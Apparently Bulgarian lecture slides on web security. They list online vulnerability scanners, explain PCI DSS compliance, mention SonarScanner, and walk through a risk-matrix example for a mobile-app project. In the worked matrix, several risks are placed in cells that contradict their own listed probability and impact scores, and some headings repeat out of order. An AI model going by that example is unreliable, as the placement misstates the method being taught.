
- **Intruder:** <https://www.intruder.io> > мощен облачен скенер за уязвимости и намиране на слабости в цялата инфраструктура на уеб приложенията. Той предлага машина за сканиране за сигурност на ниво правителства и банки, но без висока сложност (Missing patches, Misconfigurations, Web application issues such as SQL injection & cross-site scripting, CMS issues).
 - **UpGuard:** <https://webscan.upguard.com/> > е външен инструмент за оценка на риска, който използва публично достъпна информация за оценка.
 - **SiteGuarding:** <https://www.siteguarding.com/en> > помага да сканираме домейна за злонамерен софтуер, черен списък на уебсайтове, инжектиран спам, и много други. Скенерът е съвместим с WordPress, Joomla, Drupal, Magento, osCommerce, Bulletin и други платформи.
 - **Observatory:** <https://observatory.mozilla.org/> > Mozilla също представя инструмент, който помага на собственика на сайта да проверява различни елементи от сигурността. Той потвърждава защитата на OWASP хедъри, най-добрите практики на TLS и извършва тестове на трети страни от SSL Labs, High-Tech Bridge, Security Headers, HSTS Preload и др.
 -
- 




Инструменти за проверка на уеб сайт сигурността




- **Detectify:** <https://detectify.com/> > Напълно поддържана от етични хакери, услугата Detectify защитава домейни и уеб приложения и предлага автоматизиран мониторинг на сигурността и активите за откриване на повече от 1500 уязвимости.
- **Probely:** <https://probely.com/> > предоставя специалист по виртуална сигурност, който можете да добавите към вашия екип за разработка, екип по сигурността, DevOps или SaaS бизнес. Той ще сканира вашето уеб приложение и ще намери всичките му уязвимости. Можете да мислите за Probely като за семеен лекар, който дава периодична диагностика и ни казва какво да правим, за да отстраним даден проблем.





Инструменти за проверка на уеб сайт сигурността

- **Pentest-Tools:** <https://pentest-tools.com/website-vulnerability-scanning/website-scanner> > Скенерът за уязвимост на уебсайта е изчерпателен набор от инструменти, предлагани от Pentest-Tools, които включват решение за събиране на информация, тестване на уеб приложения, CMS тестване, тестване на инфраструктура и SSL тестване. По-специално, скенерът на уебсайтове е предназначен да открива често срещани уязвимости на уеб приложенията и проблеми с конфигурацията на сървъра.
 - **ImmuniWeb:** <https://www.immuniweb.com/websec/> > Един от популярните скенери за сигурност на уебсайтове, ImmuniWeb, проверява вашия сайт спрямо следните стандарти: Съответствие с PCI DSS и GDPR, HTTP хедъри, включително CSP, CMS специфичен тест за WordPress и Drupal сайтове, както и уязвимости на ниво front-end.
 - **WordPress Security Scanner:** <https://geekflare.com/tools> > предоставя редица инструменти за тестване на нашите уеб приложения за известни уязвимости.
- 



Какво е PCI DSS (Payment Card Industry Data Security Standard)

PCI DSS (Payment Card Industry Data Security Standard) е набор от стандарти за сигурност, разработени за да гарантират, че всички компании, които приемат, обработват или съхраняват платежна информация, поддържат безопасна среда.

Основни компоненти на PCI DSS включват:

Сигурност на мрежата: Изисква се инсталирането и поддържането на защитна стена за защита на данните на картодържателите.

Шифроване на данни: Всички данни на картодържателите трябва да бъдат шифровани, когато се съхраняват или предават по мрежи.



Какво е PCI DSS (Payment Card Industry Data Security Standard)




Основни компоненти на PCI DSS включват:

Достъп до данни: Достъпът до данни на картодържателите трябва да бъде ограничен до само тези, които имат нужда от него.

Мониторинг и тестване на мрежата: Необходимо е да се извършва редовен мониторинг на мрежите и системите за идентифициране на уязвимости.

Политики за сигурност: Организациите трябва да имат писмени политики за управление на сигурността на информацията.





Какво означава "Website PCI DSS Compliance"?


Когато един уебсайт е **"PCI DSS Compliant"**, това означава, че той е внедрил необходимите мерки и практики за защита на платежната информация на клиентите. Това е особено важно за електронната търговия, където данните на картодържателите често се предават онлайн.

Ползи от PCI DSS Compliance:

Защита на клиентите: Намалява риска от кражба на лични данни.

Доверие на клиентите: Увеличава доверието на клиентите, когато знаят, че техните данни са защитени.

Регулаторни изисквания: Помага за спазване на законовите изисквания и избягване на глоби.






Инструменти за проверка на кода





[SonarScanner](#) е command-line инструмент, който ви позволява да взаимодействате със [SonarQube](#), популярна платформа с отворен код за непрекъсната проверка на качеството на кода.

Той позволява статичен анализ за бъгове, уязвимости и неприятни кодове във вашия проект.

// Още едно полезно и кратко [ръководство](#) как да инсталирате SonarScanner CLI клиента на
// Windows, Linux и macOS.







Инструменти за проверка на уеб сайт сигурността

Упражнение 01 и 02 по екипи







Управление на риска и матрица на риска (RISK matrix)




// в допълнение: <https://sectara.com/news/risk-assessment-matrix/>

RISK матрицата е още един инструмент, който се използва за оценка и управление на рискове в различни области, включително в софтуерното инженерство. Тя позволява визуално представяне на рисковете, като помага на екипите да идентифицират, оценят и приоритизират рисковете, свързани с проектите.





Управление на риска и матрица на риска (RISK matrix)





Основни компоненти на RISK матрицата

Оценка на вероятността: Степента, в която рискът може да се реализира. Обикновено се оценява по скала (например от 1 до 5), където 1 е "**много малка вероятност**" и 5 е "**много висока вероятност**".


Оценка на въздействието: Последствията от реализирането на риска. Също се оценява по скала, където 1 е "незначително въздействие" и 5 е "катастрофално въздействие".

Рискова стойност: Чрез комбиниране на оценките за вероятност и въздействие (например, като се умножат), се получава рисковата стойност. Това помага за приоритизиране на рисковете.






Управление на риска и матрица на риска (RISK matrix)




Основни компоненти на RISK матрицата

Матрица: Рисковете се представят в матрица, където по ос **X** е **вероятността**, а по ос **Y** е **въздействието**. Всяка клетка в матрицата представлява различен риск, което позволява бързо идентифициране на критичните рискове.



Управление на риска и матрица на риска (RISK matrix)

Likelihood	Qualitative Likelihood	Quantitative Likelihood		Insignificant	Negligible	Moderate	Extensive	Significant
	Is expected to occur in most circumstances	Has occurred on an annual basis in this organisation in the past or circumstances are in train that will cause it to happen	Almost Certain	6	7	8	9	10
	Will probably occur in most circumstances	Has occurred in the last few years in this organisation or has occurred recently in other similar organisations or circumstances have occurred that will cause it to happen in the next few years	Likely	5	6	7	8	9
	Might occur at some time	Has occurred at least once in the history of this organisation or is considered to have a 5% chance of occurring in the next	Possible	4	5	6	7	8
	Could occur at some time	Has never occurred in this organisation but has occurred infrequently in other similar organisations or is considered to have a 1% chance of occurring in the next	Unlikely	3	4	5	6	7
	May occur only in exceptional circumstances	Is possible but has not occurred to date in any similar organisation and is considered to have very much less than a 1% chance of	Rare	2	3	4	5	6



Threat	Vulnerability	Asset and consequences	Risk	Solution
System failure — overheating in server room High	Air conditioning system is ten years old. High	Servers. All services (website, email, etc.) will be unavailable for at least 3 hours. Critical	High (potential loss of \$50,000 per occurrence)	Buy a new air conditioner (cost: \$3,000)
Malicious human (interference) — distributed denial-of-service (DDoS) attack High	Firewall configured properly and has good DDOS mitigation. Low	Website. Website will be unavailable. Critical	Moderate (potential loss of \$5000 per hour of downtime)	Monitor firewall
Natural disaster — flooding Moderate	Server room is on the 3 rd floor. Very low	Servers. All services will be unavailable. Critical	Very low	No action needed
Accidental human interference — accidental file deletions High	Permissions are configured properly; IT auditing software is in place; backups are taken regularly. Low	All files on a file share. Critical data could be lost, but almost certainly could be restored from backup. Moderate	Low	Continue monitoring permissions changes, privileged users, and backups




Пример за RISK матрица



Стъпка 1: Идентификация на рисковете

Пример: проект за разработка на мобилно приложение. Идентифицираме следните потенциални рискове:

1. **Неясни изисквания от клиента:** Клиентът не е предоставил ясни спецификации.
 2. **Технически проблеми:** Непредвидени технически предизвикателства с интеграцията на API.
 3. **Срокове:** Неспособност да се спазят крайни срокове.
 4. **Липса на ресурси:** Недостатъчно човешки ресурси за изпълнение на проекта.
 5. **Конкуренция:** Поява на конкурентни приложения на пазара.
- 



Пример за RISK матрица




Стъпка 2: Оценка на рисковете

След идентификацията на рисковете, оценяваме всеки от тях по две скали:

Вероятност (1 до 5)

- 1: Твърде малка вероятност
- 2: Малка вероятност
- 3: Умерена вероятност
- 4: Висока вероятност
- 5: Много висока вероятност

Въздействие (1 до 5)

- 1: Незначително въздействие
 - 2: Леко въздействие
 - 3: Умерено въздействие
 - 4: Значително въздействие
 - 5: Катастрофално въздействие
- 

Пример за RISK матрица

След оценяване, получаваме следните резултати:

Риск	Вероятност	Въздействие	Рискова стойност (Вероятност * Въздействие)
Неясни изисквания от клиента	4	4	16
Технически проблеми	3	5	15
Срокове	5	4	20
Липса на ресурси	3	3	9
Конкуренция	2	5	10




Пример за RISK матрица



Стъпка 3: Създаване на RISK матрица

След като разберем рисковата стойност, можем да създадем RISK матрицата. На следващия слайд може да видим примерната матрица, където по оста **X** се разполага скалата на вероятността от 1-5, а по оста **Y** въздействието (1-5):



Пример за RISK матрица

RISK матрица

	Въздействие 1	Въздействие 2	Въздействие 3	Въздействие 4	Въздействие 5	...
Вероятност 5				Срокове (20)		
Вероятност 4			Неясни изисквания от клиента (16)			
Вероятност 3		Липса на ресурси (9)	Технически проблеми (15)			
Вероятност 2						
Вероятност 1					Конкуренция (10)	



Пример за RISK матрица



Стъпка 4: Приоритизиране и стратегии за управление

След като са създали RISK матрицата, студентите обсъждат следните стратегии за управление на ... рисковете:

1. Неясни изисквания от клиента:

Стратегия: Организиране на редовни срещи с клиента за уточняване на изискванията.

2. Технически проблеми:

Стратегия: Извършване на предварителни проучвания и тестове на API преди интеграцията.

3. Срокове:

Стратегия: Планиране на буфери в сроковете и редовно наблюдение на напредъка.





Пример за RISK матрица



Стъпка 4: Приоритизиране и стратегии за управление


След като са създали RISK матрицата, студентите обсъждат следните стратегии за управление на рисковете: ...

4. Липса на ресурси:

Стратегия: Оценка на ресурсите в началото на проекта и, при нужда, назначаване на допълнителен персонал.

5. Конкуренция:

Стратегия: Провеждане на пазарни проучвания и анализ на конкурентите, за да се адаптира стратегията на продукта.








Заклучение



Стъпка 3: Създаване на RISK матрица

RISK матрицата е още един инструмент, който ни позволява да разберем важността на управлението на рисковете в софтуерното инженерство. Процесът на идентификация, оценка и визуализация на рисковете помага за по-добро планиране и вземане на решения в проектите.








https://docs.google.com/document/d/1bCqWX2pKc6Ed5hui-xvxvTCOK6WyLh4Hu9bINWFit_E/edit?usp=sharing

<https://docs.google.com/document/d/1DM93DXLYEvW24DCJQAI3VDA52yy-YN0enUDoElBqFk/edit?usp=sharing>


<https://docs.google.com/spreadsheets/d/1JzwkAF97pKf82TDn8CmVyRtJXB6ut-ufwx8KRN0oERM/edit?usp=sharing>





<https://docs.google.com/document/d/1mbFdMbFsJBFipfClb8FST4NdCVL6s7WKHdKIJD8Ru4c/edit>

<https://docs.google.com/spreadsheets/d/1FzZWuQ1-VpBK6WHZ0lk6D6tgGkWOmUez-hTleDVT6A/edit?usp=sharing>









SIMPLE CYBER SECURITY RISK ASSESSMENT TEMPLATE




RISK RATING KEY	LOW	MEDIUM	HIGH	EXTREME
	0 ACCEPTABLE	1 ALARP (as low as reasonably practicable)	2 GENERALLY UNACCEPTABLE	3 INTOLERABLE
	OK TO PROCEED	TAKE MITIGATION EFFORTS	SEEK SUPPORT	PLACE EVENT ON HOLD





	SEVERITY			
